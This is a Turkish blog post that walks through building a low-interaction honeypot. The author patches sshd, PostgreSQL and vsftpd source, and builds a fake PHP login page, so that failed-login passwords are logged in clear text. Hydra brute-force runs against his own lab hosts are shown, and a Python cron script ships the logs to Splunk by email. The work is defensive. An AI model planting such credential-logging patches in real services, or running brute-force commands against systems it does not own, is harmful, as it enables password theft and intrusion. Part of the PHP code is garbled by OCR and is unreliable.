
By Mert SARICA on December 3rd, 2018

Siber Güvenlik Merkezleri tarafından kurumlara gerçekleştirilen hedefli siber saldırıları tespit etmenin ve engellemenin öneminin yüksek olduğu günümüzde, basit bir kontrol ile tespit edilebilen düşük etkileşimli bir balküpü sistemi (Bkz: Balküpü Tespiti) maalesef kurumlar için kaynakları tüketen atıl bir sistem olmaktan öteye gidemiyor. Halbuki kolay bir şekilde kurup, yönetebileceğimiz, amacına hizmet edebilen bir balküpü sistemi yeri geldiğinde SIEM ile entegre edilerek kurumumuz için oldukça değerli bir mini siber tehdit istihbarat servisi olarak da kullanılabilir.

Bu ev yapımı, mini istihbarat servisi ile ayrıca kurumların hangi basit şifreler ile hangi servisler, protokoller üzerinden hacklendiğini, hangi ülkelerin siber saldırganlara ev sahipliği yaptığını bulmak da mümkün olabilirdi. Tuzak Sistem ile Hacker Avı çalışmamda olduğu gibi evimde konumlandıracağım bu sistemin hem basit bir şekilde siber saldırganlar tarafından tespit edilememesi hem de kısıtlı zamanımı çalmaması adına kolay yönetilebilmesi gereksinimlerimin başında geliyordu.


Bu konu üzerine yeteri kadar düşündükten ve taşındıktan sonra açık kaynak kodlu çeşitli servisleri modifiye edip bu servise yapılan hatalı giriş denemelerini (failed login attempt) istediğim şekilde kayıt altına alan bir sistem oluşturmaya karar verdim. Hangi servisler olacağına karar vermek için ise güvenlik uzmanları dışında bir o kadar da art niyetli kişiler tarafından da sıklıkla kullanılan ncrack ve THC-Hydra araçlarının destekledikleri protokollere göz atmaya karar verdim ve günün sonunda ssh, ftp, http, postgresql protokollerinde karar kıldım. Daha sonra Mini-PC üzerine kurduğum XenServer sanallaştırma sistemi üzerine iki tane sanal Ubuntu işletim sistemi kurdum. Ubuntulardan birine bu denemeleri kayıt altına alan loginmon isimli aracı bir diğerine loginmon aracının kayıtlarını (log) analiz etmek amacıyla Splunk Community sürümünü kurdum.







Tabii önümdeki en büyük engellerden biri bu protokolleri kullanan sunucu bileşenlerinin (sshd, postgresql, vsftpd gibi) hatalı giriş denemelerinde kullanılan parolaların açık (clear-text) olarak kayıt altına almalarıydı bu sebeple her bir sunucu bileşeninin kaynak koduna teker teker müdahale etmeye başladım.

Öncelikle openssh-7.2p2 paketini indirip auth-passwd.c dosyasını daha sonra postgres-10.0 paketini indirip src/backend/libpq/auth.c dosyasını ve ardından da vsftpd-3.0.3 paketini indirip prelogin.c ve logging.c dosyalarını, parolaların açık halini kayıt edecek şekilde değiştirdim ve derledim.





Batcave
Batcave (1)
Batcave (3)
Batcave (2)
Batcave (4)
Kali (VM)
root@kali:~# cat pass.txt
test
mert
dert
root@kali:~# hydra -t 32 -l root -P pass.txt 192.168.1.127 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2017-11-07 11:06:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 3 tasks per 1 server, overall 64 tasks, 3 login tries (l:1/p:3), ~0 tries per task
[DATA] attacking service ssh on port 22
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-11-07 11:06:05
root@kali:~#



Batcave
Batcave (1)
Batcave (3)
Batcave (2)
Batcave (4)
Kali (VM)
root@ubuntu:~# tail -n 9 /var/log/auth.log
Nov 7 19:06:05 ubuntu sshd[20604]: [Failed Password] Client: 192.168.1.144 Username: root Password: mert
Nov 7 19:06:05 ubuntu sshd[20603]: [Failed Password] Client: 192.168.1.144 Username: root Password: dert
Nov 7 19:06:05 ubuntu sshd[20602]: [Failed Password] Client: 192.168.1.144 Username: root Password: test
Nov 7 19:06:05 ubuntu sshd[20604]: Failed password for root from 192.168.1.144 port 64781 ssh2
Nov 7 19:06:05 ubuntu sshd[20603]: Failed password for root from 192.168.1.144 port 64780 ssh2
Nov 7 19:06:05 ubuntu sshd[20602]: Failed password for root from 192.168.1.144 port 64779 ssh2
Nov 7 19:06:05 ubuntu sshd[20604]: Connection closed by 192.168.1.144 port 64781 [preauth]
Nov 7 19:06:05 ubuntu sshd[20603]: Connection closed by 192.168.1.144 port 64780 [preauth]
Nov 7 19:06:05 ubuntu sshd[20602]: Connection closed by 192.168.1.144 port 64779 [preauth]
root@ubuntu:~#

Batcave
Batcave (1)
Batcave (3)
Batcave (2)
Batcave (4)
GNU nano 2.5.3
File: auth.c
/* Do not echo password to logs, for security. */
elog(DEBUG5, "received password packet");
/*
* Return the received string. Note we do not attempt to do any
* character-set conversion on it; since we don't yet know the client's
* encoding, there wouldn't be much point.
*/
return buf.data;
}
/*--
* Password-based authentication mechanisms
*--
*/
/*
* Plaintext password authentication.
*/
static int
CheckPasswordAuth(Port *port, char **logdetail)
{
char *passwd;
int result;
char *shadow_pass;
sendAuthRequest(port, AUTH_REQ_PASSWORD, NULL, 0);
passwd = recv_password_packet(port);
if (passwd == NULL)
return STATUS_EOF; /* client wouldn't send password */
/* Mert SARICA */
elog(LOG, "[Failed Password] Username: %s Password: %s", port->user_name, passwd);
shadow_pass = get_role_password(port->user_name, logdetail);
if (shadow_pass)
{
result = plain_crypt_verify(port->user_name, shadow_pass, passwd,
logdetail);
}
else
result = STATUS_ERROR;
if (shadow_pass)
pfree(shadow_pass);
pfree(passwd);
return result;
}
/*
* MD5 and SCRAM authentication.
*/
static int
CheckPWChallengeAuth(Port *port, char **logdetail)
{
int auth_result;
char *shadow_pass;
PasswordType pwtype;
Assert(port->hba->auth_method == uaSCRAM ||
port->hba->auth_method == uaMD5);
/* First look up the user's password. */
shadow_pass = get_role_password(port->user_name, logdetail);
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-V Prev Page M-\ First Line M-W WhereIs Next M-A Mark Text M-] Indent Text M-E Undo
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line M-W Next Page M-/ Last Line M-] To Bracket M-6 Copy Text M-[Unindent Text M-E Redo


```
Batcave | Batcave (1) | Batcave (3) | Batcave (2) | Batcave (4)
root@ubuntu:~/honeypot# hydra -l root -P pass.txt 127.0.0.1 postgres
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-11-05 15:56:53
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), ~1 try per task
[DATA] attacking postgres://127.0.0.1:5432/
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-11-05 15:56:54
root@ubuntu:~/honeypot# cat /var/log/pgsql
2017-11-05 15:56:27.206 +03 [10974] LOG:  listening on IPv6 address "::1", port 5432
2017-11-05 15:56:27.206 +03 [10974] LOG:  listening on IPv4 address "127.0.0.1", port 5432
2017-11-05 15:56:27.208 +03 [10974] LOG:  listening on Unix socket "/tmp/.s.PGSQL.5432"
2017-11-05 15:56:27.228 +03 [10975] LOG:  database system was shut down at 2017-11-05 15:54:28 +03
2017-11-05 15:56:27.231 +03 [10974] LOG:  database system is ready to accept connections
2017-11-05 15:56:54.091 +03 [10991] LOG:  [Failed Password] Username: root Password: dert
2017-11-05 15:56:54.091 +03 [10991] FATAL:  password authentication failed for user "root"
2017-11-05 15:56:54.091 +03 [10991] DETAIL:  Role "root" does not exist.
        Connection matched pg_hba.conf line 86: "host    all             all             0.0.0.0/0               password"
2017-11-05 15:56:54.094 +03 [10990] LOG:  incomplete startup packet
2017-11-05 15:56:54.095 +03 [10992] LOG:  [Failed Password] Username: root Password: mert
2017-11-05 15:56:54.095 +03 [10992] FATAL:  password authentication failed for user "root"
2017-11-05 15:56:54.095 +03 [10992] DETAIL:  Role "root" does not exist.
        Connection matched pg_hba.conf line 86: "host    all             all             0.0.0.0/0               password"
2017-11-05 15:56:54.096 +03 [10989] LOG:  incomplete startup packet
2017-11-05 15:56:54.099 +03 [10994] LOG:  [Failed Password] Username: root Password: test
2017-11-05 15:56:54.099 +03 [10994] FATAL:  password authentication failed for user "root"
2017-11-05 15:56:54.099 +03 [10994] DETAIL:  Role "root" does not exist.
        Connection matched pg_hba.conf line 86: "host    all             all             0.0.0.0/0               password"
2017-11-05 15:56:54.103 +03 [10993] LOG:  incomplete startup packet
root@ubuntu:~/honeypot#
```

```
Batcave | Batcave (1) | Batcave (3) | Batcave (2) | Batcave (4) | Kali (VM)
 GNU nano 2.5.3                          File: /root/honeypot/vsftpd-3.0.3/prelogin.c

  if (tunable_userlist_enable)
  {
    int located = str_contains_line(&p_sess->userlist_str, &p_sess->user_str);
    if ((located && tunable_userlist_deny) ||
        (!located && !tunable_userlist_deny))
    {
      check_login_delay();
      vsf_cmdio_write(p_sess, FTP_LOGINERR, "Permission denied.");
      check_login_fails(p_sess);
      str_empty(&p_sess->user_str);
      return;
    }
  }
  if (is_anon && tunable_no_anon_password)
  {
    /* Fake a password */
    str_alloc_text(&p_sess->ftp_arg_str, "<no password>");
    handle_pass_command(p_sess);
  }
  else
  {
    vsf_cmdio_write(p_sess, FTP_GIVEPWORD, "Please specify the password.");
  }
}

static void
handle_pass_command(struct vsf_session* p_sess)
{
  if (str_isempty(&p_sess->user_str))
  {
    vsf_cmdio_write(p_sess, FTP_NEEDUSER, "Login with USER first.");
    return;
  }
            /* Mert SARICA */
  struct mystr str_log_line = INIT_MYSTR;
  str_alloc_text(&str_log_line, "[Failed Password] Client: ");
  str_append_str(&str_log_line, &p_sess->remote_ip_str);
  str_append_text(&str_log_line, " Username: ");
  str_append_str(&str_log_line, &p_sess->user_str);
  str_append_text(&str_log_line, " Password: ");
  str_append_str(&str_log_line, &p_sess->ftp_arg_str);
  vsf_log_line(p_sess, kVSFLogEntryConnection, &str_log_line);

  /* These login calls never return if successful */
  if (tunable_one_process_model)
  {
    vsf_one_process_login(p_sess, &p_sess->ftp_arg_str);
  }
  else
  {
    vsf_two_process_login(p_sess, &p_sess->ftp_arg_str);
  }
  vsf_cmdio_write(p_sess, FTP_LOGINERR, "Login incorrect.");
  check_login_fails(p_sess);
  str_empty(&p_sess->user_str);
  /* FALLTHRU if login fails */
}

static void check_login_delay()
{
  if (tunable_delay_failed_login)
  {
    vsf_sysutil_sleep((double) tunable_delay_failed_login);
  }
}

static void check_login_fails(struct vsf_session* p_sess)

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos  ^Y Prev Page  M-\ First Line  M-W WhereIs Next  M-A Mark Text  M-] Indent Text  M-E Undo
^X Exit      ^R Read File  ^\ Replace   ^U Uncut Text ^T To Spell ^_ Go To Line ^V Next Page  M-/ Last Line  M-] To Bracket  M-6 Copy Text  M-[ Unindent Text M-R Redo
```





Son olarak ise web sunucusunun ana klasöründe oluşturduğum index.php dosyasının, yapılan hatalı giriş denemelerini kayıt altına almasını sağladım.


Muhasebe Uygulaması
Not secure | 192.168.1.127/index.php
MUHASEBE
Kullanıcı Girişi
Muhasebe Uygulaması
Kullanıcı Kodu
Şifre
Giriş Yap

Batcave
Batcave (1)
Batcave (3)
Batcave (2)
Batcave (4)
Kali (VM)
GNU nano 2.5.3
File: index.php
return true;
}
</script>
<body class=" ext-safari" id="ext-gen9">
<form action="index.php" method="POST" autocomplete="off" onsubmit="return (checkForm(this));">

<img src="logo_fb.png" title="Muhasebe UygulamasÃ±">

KullanÃ±cÃ± GiriÅŸi

Muhasebe UygulamasÃ±

<input id="username" maxlength="50" name="username" type="text" placeholder="KullanÃ±cÃ± Kodu" style="color:#FFF;" class="ico1">

<input id="password" type="password" maxlength="100" name="password" placeholder="Åžifre" class="ico2">

<input name="" id="girisButton" type="submit" value="GiriÅŸ Yap" title="GiriÅŸ Yap">

</form>
<div class="x-tip-header x
</body>
</html>
<?php
}
if($_REQUEST) {
// echo $_POST['username'];
// echo $_POST['password'];
if(isset($_POST['username']) && isset($_POST['password'])) {
ob_start();
$txt = print_r($_POST), true);
// echo $txt;
$re1='.*?'; # Non-greedy match on filler
$re2='(\[username\])'; # Square Braces 1
$re3='(.*?)'; # Any Single Character 1
$re4='(\[password\])'; # Square Braces 2
$re5='(.*?)'; # Any Single Character 5
if ($c=preg_match_all ("/".$re1.$re2.$re3.$re4."/is", $txt, $matches))
{
error_log(print_r(date('d-m-Y H:i:s', $_SERVER['REQUEST_TIME']), true) . " [Failed Password] Client: " . print_r($_SERVER ['REMOTE_ADDR'], true) .
" Username: " . print_r($_POST['username'], true) . " Password: " . print_r($_POST['password'], true) . "\r\n", 3, "/var/log/apache_form.log");
}
}
ob_end_flush(); "") {
html();
} else { d.focus();
html()turn false;
}
} else {
html();
}
^G Get Help
^X Exit
^O Write Out
^R Read File
^W Where Is
^\ Replace
^K Cut Text
^U Uncut Text
^J Justify
^T To Spell
^C Cur Pos
^_ Go To Line
M-Y Prev Page
M-V Next Page
M-/ First Line
M-? Last Line
M-] WhereIs Next
M-} To Bracket
M-A Mark Text
M-6 Copy Text
M-} Indent Text
M-{ Unindent Text
M-U Undo
M-E Redo

```
Batcave | Batcave (1) | Batcave (3) | Batcave (2) | Batcave (4) | Kali (VM)
root@ubuntu:/var/www/html# cat /var/log/apache_form.log
07-11-2017 20:40:48 [Failed Password] Client: 192.168.1.144 Username: mert Password: dert
root@ubuntu:/var/www/html#
```

Python ile geliştirdiğim loginmon isimli aracı da saat başı /var/log klasörü altında yer alan ve açık halde saklanan parolaları, hatalı giriş denemesi yapan kullanıcı adları, ip adresleri ve tarihler ile alıp, Splunk'a gönderecek şekilde hazırladım.

```
GNU nano 2.5.3                                File: /etc/cron.hourly/loginmon

#!/usr/bin/python
# Failed Login Attempt Monitor v1.0
# Author: Mert SARICA
# E-mail: mert [ . ] sarica [ @ ] gmail [ . ] com
# URL: https://www.mertsarica.com

import time
import os
import datetime
import hashlib
import sys
import re
import smtplib
from email.header import Header
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
from email.mime.base import MIMEBase
from email import encoders

debug = 0

# Log Files
logfile = "/var/log/passmon.txt"
ftplog = "/var/log/vsftpd.log"
authlog = "/var/log/auth.log"
pglog = "/var/log/pgsql.log"
htalog = "/var/log/htpasswd.log"
formlog = "/var/log/apache_form.log"

# E-mail Parameters
sender = "mert.sarica@gmail.com"
recipient = "mert.sarica@gmail.com"
server = "127.0.0.1"
port = 25

def send_data():
        try:
                FILE = open (logfile,"rb" )
        except Exception,e:
                if debug:
                        print "[*] send_data error: " + str(e)
                return

        subject = "Failed Login Attempts"

        msg = MIMEMultipart()
        msg.set_charset("iso-8859-9")

        msg['Subject'] = str(Header(subject, "iso-8859-9"))
        msg['From'] = sender
        msg['To'] = recipient
        part = MIMEBase('application', "octet-stream")
        part.set_payload(FILE.read())
        encoders.encode_base64(part)
        part.add_header('Content-Disposition', 'attachment; filename="passmon.txt"')

        # Attach parts into message container.
        # According to RFC 2046, the last part of a multipart message, in this case
        # the HTML message, is best and preferred.
        msg.attach(part)

        try:
                session = smtplib.SMTP(server, port)
                session.ehlo()
                session.sendmail(sender, recipient, msg.as_string())
                                                [ Read 366 lines ]
^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos  ^Y Prev Page  M-\ First Line  M-W WhereIs Next  M-A Mark Text  M-] Indent Text  M-U Undo
^X Exit      ^R Read File  ^\ Replace   ^U Uncut Text ^T To Linter ^_ Go To Line ^V Next Page  M-/ Last Line  M-] To Bracket  M-^ Copy Text  M-[ Unindent Text M-E Redo
```

